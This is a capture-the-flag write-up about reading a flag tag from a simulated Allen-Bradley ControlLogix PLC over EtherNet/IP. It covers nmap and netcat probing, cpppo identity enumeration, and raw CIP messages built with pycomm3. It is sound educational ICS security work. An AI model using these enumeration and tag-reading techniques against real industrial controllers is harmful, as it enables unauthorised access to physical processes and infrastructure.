Industrial Hacking: Exploiting EtherNet/IP and CIP in an Allen-Bradley CTF
Practical methodology to solve an ICS challenge: from reconnaissance and banner grabbing, to debugging pycomm3 and manually building CIP messages in Python.

I just got back from vacation and felt like getting back into the challenges on these platforms to practice my problem-solving and hacking skills. Since the challenge is still active and the policies of certain platforms limit the publication of content while it is still online, my idea is to solve it and document what I learn during the process, rather than making a simple “solution write-up.”
Note: I have slightly changed the wording of the original scenario to avoid issues and minimize the risk of this content appearing directly through Google dorking. I know there can always be traceable keywords, but at least this is a basic way to “obfuscate” the challenge. Rather than publishing a step-by-step guide, I want to focus on the methodology I followed to reach the solution.
Scenario: During a network analysis, we found an automation device that responds via EtherNet/IP (EtherNet/IP Controller). The challenge requires you to connect to this device, extract the data stored in the FLAG tag, and confirm the successful extraction of information.
I had heard of IP and Ethernet, but an “EtherNet/IP controller” is another level. I may have seen it before, but I need to refresh my memory.
To understand this more easily, we first need to see in what context it is used. Previously, many factories relied almost entirely on people to produce: moving parts, operating machines, supervising processes. Over time, much of that work has been automated through industrial control systems, which perform repetitive tasks more efficiently and without stopping.
In that world appear the PLCs (Programmable Logic Controllers): they are the “brain” that executes the control logic (when to turn on a motor, when to open a valve, when to stop a conveyor belt). When that PLC uses the EtherNet/IP protocol to communicate on a network with other devices (sensors, variable speed drives, HMIs, etc.), in jargon it is called an “EtherNet/IP controller”.
Imagine a conveyor belt in a warehouse:
- A sensor detects when a box arrives
- The PLC reads that signal and executes its program:
- The motor starts, moves the box, and stops automatically
That is the job of the PLC: read inputs (sensors), make logical decisions, and control outputs (motors, valves, lights).
PLCs are physical devices that range from compact all-in-one boxes to modular systems with multiple slots:

In the industry, especially with Allen-Bradley (one of the most common manufacturers), there are different “ranges” depending on the complexity of the process:
| Family | Capacity | Typical Use | Example |
|---|---|---|---|
| MicroLogix | Low (20-100 I/O) | Simple machines | Water pump, traffic light |
| CompactLogix | Medium (100-500 I/O) | Medium lines | Packaging machine, CNC |
| ControlLogix | High (thousands of I/O) | Complex plants | Refinery, automotive |
Key difference: The larger the process, the more input/output points (sensors/actuators) you need to control, the more memory you require, and the more robustness (such as redundancy) is critical.
A PLC alone can control its local machinery, but in a modern plant you need multiple devices to communicate with each other.
For that, there are multiple industrial communication protocols, each manufacturer and application has its own standards:
CIP Family (ODVA/Rockwell - Allen-Bradley):
- EtherNet/IP: CIP over Ethernet TCP/IP
- DeviceNet: CIP over CAN bus (small sensors)
- ControlNet: CIP over coaxial (real-time critical)
Other manufacturers:
- Modbus TCP/RTU: Universal open standard (Schneider, many others)
- PROFINET/PROFIBUS: Siemens
- EtherCAT: Beckhoff (high speed)
- CC-Link: Mitsubishi
- OPC UA: Interoperability between manufacturers
In this challenge, we are dealing with Allen-Bradley, so we will use protocols from the CIP family, specifically EtherNet/IP.
Doing a search like “EtherNet/IP python” or “Allen-Bradley python”, I came across 2 libraries that seem to be the most recommended:
- pycomm3: A modern library specifically designed for Allen-Bradley PLCs. It’s like the “easy mode” for talking to these devices.
- cpppo: A more complete implementation of the EtherNet/IP/CIP protocol. It’s more versatile because it works at a lower level of the protocol, without assuming how “complete” the device in front of you is. That’s why it works well with simulators or PLCs that don’t implement the entire standard 100%.
Exploring the pycomm3 documentation, I discovered that it has 3 different “modes”:
- CIPDriver: The base driver that handles common CIP services (opening connections, registering sessions, etc.). It works for any EtherNet/IP device: drives, switches, meters, not just PLCs.
- LogixDriver: Designed for ControlLogix, CompactLogix, and Micro800. This one includes PLC-specific functions: reading/writing tags, automatically getting the full list of tags, adjusting the PLC’s time.
- SLCDriver: For the old SLC500 and MicroLogix PLCs. Reads/writes basic data files. It’s in “legacy” mode with limited development.
How do I know which driver I should use? Is it trial and error or is there a smart way to identify what device I’m facing?
Before choosing which driver to use, we need to identify what type of device we are dealing with. In pentesting, we never assume anything without verifying.
The first step is to confirm that the service is accessible:
nmap -Pn -sV 94.237.51.160 -p42450PORT STATE SERVICE VERSION42450/tcp open unknownThe port is open, but nmap does not recognize the service. Why?
- It uses a non-standard port (EtherNet/IP normally uses 44818)
- nmap fingerprints are designed for web/classic services, not industrial protocols
Quick note: There are NSE scripts for nmap for EtherNet/IP (like
enip-info,enip-enumerate), but in this case they don’t provide anything useful because the port is not standard and the device has limited capabilities. We will omit them for now.
Well, if nmap doesn’t recognize it, let’s try the old reliable: send some text and see what it responds.
echo "" | nc -vv 94.237.51.160 4245094-237-51-160.uk-lon1.upcloud.host [94.237.51.160] 42450 (?) openConnection successful, but… total silence. No banner, no response.
What happened? Industrial protocols like EtherNet/IP speak in pure binary. They don’t expect plain text like “GET /” or “HELLO”. If you send them random ASCII characters, they simply ignore you or close the connection.
To talk to these devices we need to send CIP messages in binary format. And this is where specialized tools come in.
This is where specialized tools come into play. We will use cpppo for enumeration, as I find it easier to use from the command line than writing python3 code with pycomm3:
# Installationpip install cpppo
# Identification command: List Identitypython3 -m cpppo.server.enip.client --list-identity -a 94.237.51.160:42450
This command sends a CIP List Identity message (command 0x63 of the EtherNet/IP protocol). It’s basically the “who are you?” of the industrial world.
python3 -m cpppo.server.enip.client --list-identity -a 94.237.51.160:42450List Identity 0 from ('94.237.51.160', 42450): { 'count': 1, 'item[0].type_id': 12, 'item[0].length': 54, 'item[0].identity_object.version': 1, 'item[0].identity_object.sin_family': 2, 'item[0].identity_object.sin_port': 44818, 'item[0].identity_object.sin_addr': '0.0.0.0', 'item[0].identity_object.vendor_id': 1, 'item[0].identity_object.device_type': 14, 'item[0].identity_object.product_code': 54, 'item[0].identity_object.product_revision': 2836, 'item[0].identity_object.status_word': 12640, 'item[0].identity_object.serial_number': 7079450, 'item[0].identity_object.product_name': '1756-L61/B LOGIX5561', 'item[0].identity_object.state': 255,}Now we’re talking! The device responded with its full “business card.”
Now it’s time to interpret this data. The important fields are:
| Field | Value | Meaning |
|---|---|---|
| vendor_id | 1 | Rockwell Automation / Allen-Bradley |
| device_type | 14 | Communications Adapter (PLC with network ability) |
| product_code | 54 | 1756 family (ControlLogix) |
| product_name | 1756-L61/B LOGIX5561 | Specific ControlLogix Processor |
| state | 255 | 0xFF = RUN Mode (operational) |
Conclusion: We are dealing with an Allen-Bradley ControlLogix 1756-L61, firmware revision B (0x0B14).
Now that we know what it is, we can make an informed decision about which pycomm3 driver to use.
Now that we know it is a ControlLogix, the answer is clear:
The LogixDriver is tailor-made for ControlLogix, CompactLogix, and Micro800. The other drivers are ruled out:
CIPDriver: Too generic. It’s intended for non-PLC devices like drives, switches, meters.SLCDriver: Only for the old SLC-500/MicroLogix (ancient 16-bit architecture).- LogixDriver: For the modern ControlLogix family (32-bit, tag-based).
Before we dive into connecting, let’s do one last check to confirm which services the device supports:
python3 -m cpppo.server.enip.client --list-services -a 94.237.61.52:42450List Services 0 from ('94.237.61.52', 42450): { 'count': 1, 'item[0].type_id': 256, 'item[0].length': 19, 'item[0].communications_service.version': 1, 'item[0].communications_service.capability': 32, 'item[0].communications_service.service_name': 'Communications',}What does this tell us?
- count: 1 → Offers 1 service
- service_name: ‘Communications’ → Standard communications service
- capability: 32 (0x20 in binary) → Supports the standard EtherNet/IP encapsulation protocol
Everything looks good. The device responds correctly to EtherNet/IP commands and confirms that it supports standard CIP communication.
Now that we confirmed the device speaks EtherNet/IP correctly, let’s try connecting with pycomm3:
from pycomm3 import LogixDriver
with LogixDriver('94.237.51.160:42450') as plc:    result = plc.read('FLAG')    print(result.value)
Boom. Error.
pycomm3.exceptions.ResponseError: failed to get attribute listThe full stack trace is long, but the key line is at the end: failed to get attribute list. pycomm3 is trying to get the full list of tags during initialization and the device is telling it “I don’t know what you’re talking about”.
Maybe if we tell it not to try to get the tag list automatically…
from pycomm3 import LogixDriver
with LogixDriver('94.237.51.160:42450', init_tags=False) as plc: result = plc.read('FLAG') print(result)Result:
FLAG, None, None, Tag doesn't exist - FLAGNow it connects, but says the tag FLAG does not exist. Huh?
The problem has two parts:
- The device does not implement
Get Attribute List(CIP class 0x6B - Symbol Object service). This service is what pycomm3 uses to ask the PLC “give me all the tags you have”. The CTF simulator simply does not have that functionality implemented. - pycomm3 has a logic problem: When you tell it
init_tags=False, it does not try to load the tag list… but when you try to read a tag, it assumes that if it is not in its internal cache, then it does not exist. It’s like a Catch-22: it needs the cache to validate tags, but it cannot fill the cache because the device does not allow it.
This behavior is common in:
- CTF simulators (minimal protocol implementation)
- Legacy industrial devices (old firmware)
- ICS honeypots (limited functionality on purpose)
Without automatic tag enumeration, we have to do things the old-fashioned way: try manually. We return to cpppo, which assumes nothing and simply sends the CIP message you ask for:
python3 -m cpppo.server.enip.client --print -a 94.237.51.160:42450 FLAG FLAG == [72]: 'OK'There it is! The tag DOES exist. pycomm3 was not lying about the tag not existing, it’s just that its internal logic does not allow it to verify without having a complete list of tags first.
The key difference with cpppo: It does not validate anything locally. It sends the “Read Tag FLAG” message directly to the device. If it responds with data, great. If it responds with an error, also great (at least we know it does not exist). It makes no assumptions.
Now, [72]: 'OK' looks… weird. A single number? Let’s see what’s really going on by adding maximum verbosity (-vvv) and filtering by read_tag:
python3 -m cpppo.server.enip.client -vvv --print -a 94.237.51.160:42450 FLAG 2>&1 | grep "read_tag"...'read_tag.type': 195, # 0xC3 = INT (16-bit integer)'read_tag.data': [72], # A single value...So the tag FLAG is of type INT (integer), and it returned the value 72. But… is it just a single integer or is it the first element of an array?
When you read an array in CIP without specifying indices, by default it only returns the first element. Let’s try requesting more:
python3 -m cpppo.server.enip.client --print -a 94.237.51.160:42450 'FLAG[0-10]'FLAG[0][ 0-10 ]+ 0 == [72, 84, 66, 123, 51, 116, 104, 51, 114, 110, 51]: 'OK'Bingo! Now we see more data. This is starting to look interesting. The values are small numbers (0-255), which in the context of text are usually… ASCII codes.
Let’s try a larger range ('FLAG[0-30]'):
python3 -m cpppo.server.enip.client --print -a 94.237.51.160:42450 'FLAG[0-30]'FLAG[0][ 0-30 ]+ 0 == [72, 84, 66, 123, 51, 116, 104, 51, 114, 110, 51, 116, 49, 112, 95, 112, 119, 110, 51, 100, 125, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]: 'OK'Perfect. We see the pattern: ASCII numbers up to 125 (which is } in ASCII), and then just 0s (null bytes, padding).
Reference: Printable ASCII Characters Table (32-127)
The values are ASCII codes. We can use a bash one-liner to decode them:
python3 -m cpppo.server.enip.client --print -a 94.237.51.160:42450 'FLAG[0-30]' | cut -d '=' -f 3 | grep -oP '\d+' | awk '{printf("%c",$1)}'Breakdown of the command:
cut -d '=' -f 3: Extracts everything after the third=(where the array of numbers is located)grep -oP '\d+': Extracts only the numbers (one per line)awk '{printf("%c",$1)}': Converts each number to its ASCII character
After solving with cpppo, I kept wondering: is there really no way to do it with pycomm3? I tried LogixDriver which failed, but what about the more basic one?
The problem is that pycomm3 with ControlLogix is a “black box”. But the CIPDriver is different: it is the most basic driver that allows building CIP messages manually. This is where I need to understand what is really happening on the wire.
Now comes the important part I mentioned at the beginning: EtherNet/IP is not a monolithic protocol, it is CIP (Common Industrial Protocol) transported over Ethernet TCP/IP.
CIP is an application layer protocol independent of the physical transport. Multiple “flavors” carry CIP:
Analogy with HTTP:
- HTTP defines GET, POST, status codes (the semantics)
- HTTP over TCP/IP = Traditional Web (how it travels)
- HTTP over QUIC = HTTP/3 (how it travels, different transport)
The same happens with CIP:
- CIP defines Read Tag, Write Tag, objects (the semantics)
- CIP over Ethernet = EtherNet/IP (how it travels over Ethernet)
- CIP over CAN = DeviceNet (how it travels over CAN)
When I say “CIP message”, I mean the content of the message. When I say “EtherNet/IP”, I mean how that message travels over the network.
CIP structures its messages as requests to objects with specific services. It’s like a REST API designed in the 90s for factories:
CIP_Message = { "service": 0x4C, # WHAT do I want to do? "class_code": 0x6B, # ON WHAT type of object? "instance": b'\x91\x04FLAG', # ON WHICH specific instance? "attribute": 1, # (Optional) Which property? "data": b'...' # (Optional) Data to send}In REST terms it would be:
POST /api/objects/Symbol/FLAG/readBut CIP does it with binary codes instead of URLs. Let’s look at each component:
Service Codes are like HTTP verbs. They define the operation. Here are the most common ones:
| Service | Hex | Name | What It Does |
|---|---|---|---|
| 0x01 | 1 | Get Attributes All | Gets ALL attributes of an object |
| 0x0E | 14 | Get Attribute Single | Gets a SINGLE attribute |
| 0x10 | 16 | Set Attribute Single | Sets a SINGLE attribute |
| 0x4C | 76 | Read Tag | Reads the value of a tag |
| 0x4D | 77 | Write Tag | Writes a value to a tag |
Class Codes identify the type of CIP object you are addressing. Think of them as “tables in a database”:
| Class | Hex | Name | Content |
|---|---|---|---|
| 0x01 | 1 | Identity | Device info (vendor, model, serial) |
| 0x02 | 2 | Message Router | Message routing |
| 0x04 | 4 | Assembly | Real-time I/O data |
| 0x06 | 6 | Connection Manager | Session management |
| 0x6B | 107 | Symbol | User tags (this is where FLAG lives) |
| 0xF5 | 245 | TCP/IP Interface | Network configuration |
| 0xF6 | 246 | Ethernet Link | Hardware status |
Filesystem analogy:
- Class 0x01 (Identity) is like
/sys/devices/info - Class 0x6B (Symbol) is like
/var/plc/tags/where your variables live - Class 0xF5 (TCP/IP) is like
/etc/network/interfaces
Identifies a specific instance within a class.
For tags (Class 0x6B):
instance = b'\x91' + length + ascii_name
# Example: TAG "FLAG" (4 characters)instance = b'\x91\x04FLAG'
# Byte-by-byte breakdown:# \x91     = Segment: ANSI Extended Symbol (means "a tag name follows")# \x04     = Length: 4 bytes# FLAG     = The tag name in ASCII
It’s like saying: “Give me the instance whose name is ‘FLAG’”.
For other objects:
instance = 1 # First instance of the Identity object # instance = 2 # Second instance, etc.Now that I understand the structure, let’s try reading the tag FLAG using the service designed specifically for that:
from pycomm3 import CIPDriver
with CIPDriver('94.237.51.160:42450') as plc: result = plc.generic_message( service=0x4C, # Read Tag Service class_code=0x6B, # Symbol Class (tags) instance=b'\x91\x04FLAG' # Instance: tag named "FLAG" ) print(result.value)Result:
NoneIt doesn’t work. The simulator says “I don’t understand that service” (empty response).
Why? The CTF simulator has an incomplete implementation of the protocol. It doesn’t support service 0x4C (Read Tag) because it was a challenge that required thinking outside the box.
This is where creativity comes in. The service 0x01 (Get Attributes All) is designed to get metadata of an object (information about the object, not its value). But… what if we try it anyway?
from pycomm3 import CIPDriver
with CIPDriver('94.237.51.160:42450') as plc: result = plc.generic_message( service=0x01, # Get Attributes All class_code=0x6B, # Symbol Class instance=b'\x91\x04FLAG' # Tag "FLAG" ) print(result.value)Result:
b'H\x00T\x00B\x00{\x003\x00t\x00h\x003\x00r\x00n\x003\x00t\x001\x00p\x00_\x00p\x00w\x00n\x003\x00d\x00}\x00...'It worked! But there’s a problem: the data is in UTF-16 LE (each ASCII character is separated by \x00).
For example:
H\x00= ‘H’T\x00= ‘T’B\x00= ‘B’{\x00= ‘{’
It’s like this because when the PLC returns “attributes”, it uses a 16-bit encoding. We need to decode this.
from pycomm3 import CIPDriver
with CIPDriver('94.237.51.160:42450') as plc:    result = plc.generic_message(        service=0x01,                 # Get Attributes All        class_code=0x6B,              # Symbol Class (tags)        instance=b'\x91\x04FLAG'      # Tag "FLAG"    )
    # The data comes in UTF-16 LE, decode it    raw_bytes = result.value    flag = raw_bytes.decode('utf-16-le').rstrip('\x00')
    print(flag)
Why did this happen? The CTF simulator was intentionally programmed incompletely. The challenge was to discover that an “incorrect” service (for the purpose) turned out to be the one that worked. It’s a lesson about not assuming anything: always try different services when one doesn’t work.
I hope this has been helpful. It was a good reminder that even in a specialized field like ICS/SCADA, the fundamental principles (enumeration, probing, protocol analysis) remain exactly the same.